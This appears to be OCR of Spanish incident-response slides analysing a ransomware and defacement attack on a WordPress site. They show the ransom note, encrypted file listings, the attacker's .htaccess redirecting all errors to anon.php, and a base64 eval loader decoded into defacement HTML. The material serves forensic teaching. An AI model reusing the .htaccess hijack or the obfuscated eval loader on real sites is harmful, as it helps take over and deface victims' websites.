
Ó restaura una **BACKUP y** Vuelve a **1)**

Posible pérdida de información

Posible re-instalación del malware

CASO N1909

El secuestro



El secuestro

{ Onanimus7 R4nsomwar3 }

Your Website Is Encrypt3d

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First
Send Me $200 For Back Your Website

Bitcoin (BTC) Address : 1Hm[redacted]NQ

Password ···· Decrypt

Las Pruebas

Las Pruebas


wp-config.php.0x4f6e616e696d757337

```
8d57 d972 e248 167d 1e7f 4556 cf44 a8ca
63b3 d86c aeee 8929 81d8 8c30 8ba0 28fb
8548 a414 4a90 9442 9962 7147 fffb dc4c
2116 574d 44db 8e00 a3bb 2fe7 1efe f86f
e445 37f9 dbdb 1b74 8b26 1e41 0bcc 09b2
59e8 d265 1263 4159 885c 16a3 198b 9d61
4c38 07b9 4c74 17dd a782 39b0 81ec 98a4
e2dc 8e69 2450 c209 47c2 a31c b9d4 27c8
4962 1a2e e103 22d5 69c8 05f6 7da5 9043
af2c 410e 0b35 813c bc25 4830 a92c 45d1
8e2c 10a7 82dc a103 c8d8 3894 ca36 8b0e
1796 41fc b7ab 507e 4338 74e4 331f fc28
335b ec27 84e7 4eb1 67aa a023 30c4 a284
5ce6 fb6c 2783 bc4a 9f7f 3daa dda2 fec1
1a99 8813 2140 8aa7 9f59 0412 1768 4d0e
c70f 0c2c b02a 22bc 808b 2826 2edd a78f
f4ba 35d4 279d a3bd 6f3e 0dd7 c813 22e2
5ff3 799b 3964 9fdb 4199 2359 e61c 8b97
f9a6 43a5 a7f9 5576 9976 84ed 355e 92ab
cee4 6f6e f279 74fb 3152 74af 4a0c e543
4b88 5595 8e86 2e43 6ecc 0259 d958 15da
635c 48e5 7c5e 0e84 6a71 8803 8298 abea
```

wp-admin		File folder	27/1/2022 03:16:10
wp-content		File folder	26/1/2022 15:48:35
wp-includes		File folder	10/1/2022 21:16:23
.ftpquota.0x4f6e616e696d757337	17	0X4F6E616...	26/1/2022 14:08:06
.htabackup	114	HTABACK...	26/1/2022 16:00:02
.htabackup.0x4f6e616e696d757337	57	0X4F6E616...	26/1/2022 15:55:04
.htaccess	114	HTACCESS...	26/1/2022 16:00:02
.htaccess.0x4f6e616e696d757337	57	0X4F6E616...	26/1/2022 15:55:05
7.php.0x4f6e616e696d757337	215	0X4F6E616...	26/1/2022 15:39:19
anon.php	5.063	PHP File	26/1/2022 16:00:02
anon.php.0x4f6e616e696d757337	2.742	0X4F6E616...	26/1/2022 15:55:05
cgi-bin.zip.0x4f6e616e696d757337	202.318.369	0X4F6E616...	19/2/2021 09:12:06
error_log	32.096	File	27/1/2022 09:16:56
error_log.0x4f6e616e696d757337	2.304	0X4F6E616...	26/1/2022 15:45:57
googlec55310faa35e04c1.html	54	Firefox HT...	27/1/2022 09:11:42
index.html	697	Firefox HT...	27/1/2022 09:35:40
index.php	0	PHP File	27/1/2022 02:14:43
index.php.0x4f6e616e696d757337	251	0X4F6E616...	26/1/2022 15:45:57
license.txt.0x4f6e616e696d757337	7.283	0X4F6E616...	26/1/2022 15:45:57
onanimus7.php.0x4f6e616e696d757337	2.130	0X4F6E616...	26/1/2022 15:45:57
readme.html.0x4f6e616e696d757337	2.993	0X4F6E616...	26/1/2022 15:45:58
test.html.0x4f6e616e696d757337	5	0X4F6E616...	26/1/2022 15:45:58
wp-activate.php.0x4f6e616e696d757337	2.416	0X4F6E616...	26/1/2022 15:45:59
wp-blog-header.php.0x4f6e616e696d757337	225	0X4F6E616...	26/1/2022 15:47:13
wp-comments-post.php.0x4f6e616e696d75...	1.046	0X4F6E616...	26/1/2022 15:47:13
wp-config-sample.php.0x4f6e616e696d757...	1.190	0X4F6E616...	26/1/2022 15:47:13
wp-config.php.0x4f6e616e696d757337	1.884	0X4F6E616...	26/1/2022 15:47:13
wp-cron.php	3.847	PHP File	7/11/2019 04:10:46

La Pista

.htaccess file



La Pista

.htaccess-DISABLED

```
1  DirectoryIndex anon.php
2
3
4  ErrorDocument 403 /anon.php
5
6
7  ErrorDocument 404 /anon.php
8
9
10 ErrorDocument 500 /anon.php
11
```

Desenredando la madeja

anon.php

Desenredando la madeja

anon.php

anon.php

```
<?php eval('?>'
l0bGU+CjxtZXRhI
9IndpZHRoPWRldm
PSJYLVVBLUNvbXB
Gl0bGUiIGNvbnRl
Bjb250ZW50PSJIN
zNyI+CjxtZXRhIG
bHVzaW9uISEhIj4
ml0eSBqdXN0IGFu
9udGVudD0iIFNlY
6dHlwZSIgY29udG
dD0iaHR0cHM6Ly9
G5hbWU9ImNvcHly
```

base64decode.org

BASE64
Decode and Encode

Decode
Encode

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.

Decode from Base64 format

Simply enter your data then push the decode button.

PHRpdGxlPnsgT25hbmltdXM3IFI0bnNvbXdhcjMgfTwvdGl0bGU+CjxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0wLjUiPgo8bWV0YSBodHRwLWVxdWl2PSJYLVVBLUNvbXBhdGliGUiIGNvbnRlbnQ9IklFPWVkZ2UiPgo8bWV0YSBwcm9wZXJ0eT0ib2c6dGl0bGUiIGNvbnRlbnQ9IlB3bjNkIEJ5IE9uYW5pbXVzNyI+CjxtZXRhIG5hbWU9Imtle
XdvcmRzIiBjb250ZW50PSJINGNrM2QsICBINGNrM2QgQnksIE9uYW5pbXVzNywgSDRjazNkIEJ5IE9uYW5pbXVzNyI+CjxtZXRhIG5hbWU9ImRlc2
NyaXB0aW9uIiBjb250ZW50PSJTZWN1cml0eSBqdXN0IGFuIGlsbHVzaW9uISEhIj4KPG1ldGEgcHJvcGVydHk9Im9nOnNpdGVfbmFtZSIgY29udGVudD0iIFNlY3VyaXR5
Gp1c3QgYW4gaWxsdXNpb24hISEiPgo8bWV0YSBwcm9wZXJ0eT0ib2c6dHlwZSIgY29udGVudD0id2Vic2l0ZSI+CjxtZXRhIHByb3BlcnR5PSJvZzpp
bWFnZSIgY29udGVudD0iaHR0cHM6Ly9pLmliYi5jby9zMlRENEhCLzE2MjQ3NTc3MDctcGljc2F5LnBuZyI+CjxtZXRhIG5hbWU9ImNvcHlyaWdodCJj
b250ZW50PSJINGNraW5nLGcsIE9uYW5pbXVzNyI+CjxtZXRhIG5hbWU9InRoZW1lLWNvbG9yIiBjb250ZW50PSIjMDAwIj4KPG1ldGEgbmFtZT0icm
9ib3RzIiBjb250ZW50PSJpbmRleCwgZm9sbG93LCBjYWNoZSwgYXJjaGl2ZSI+CjxtZXRhIG5hbWU9Imdvb2dsZWJvdCIgY29udGVudD0iYWxsLCBpb
mRleCwgZm9sbG93LCBjYWNoZSwgYXJjaGl2ZSI+CjxtZXRhIG5hbWU9ImFsbG93LXNlYXJjaCIgY29udGVudD0ieWVzIj4KPG1ldGEgbmFtZT0iYX
VkaWVuY2UiIGNvbnRlbnQ9ImFsbCI+CjxsaW5rIHJlbD0ic2hvcnRjdXQgaWNvbiIgdHlwZT0iaW1hZ2UveC1pY29uIiBocmVmPSJodHRwczovL3d3dy

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF — Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE — Decodes your data into the area below.

```
<title>{ Onanimus7 R4nsomwar3 }</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=0.5">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta property="og:title" content="Pwn3d By Onanimus7">
<meta name="keywords" content="H4ck3d,  H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
<meta name="description" content="Security just an illusion!!!">
<meta property="og:description" content="Security just an illusion!!!">
<meta property="og:site_name" content=" Security just an illusion!!!">
<meta property="og:type" content="website">
<meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
<meta name="copyright"content="H4cking.g, Onanimus7">
```

Decode files from Base64 format

ndeja
n.php


Desenredando la madeja

anon.php

anon.php | anon-dec.php

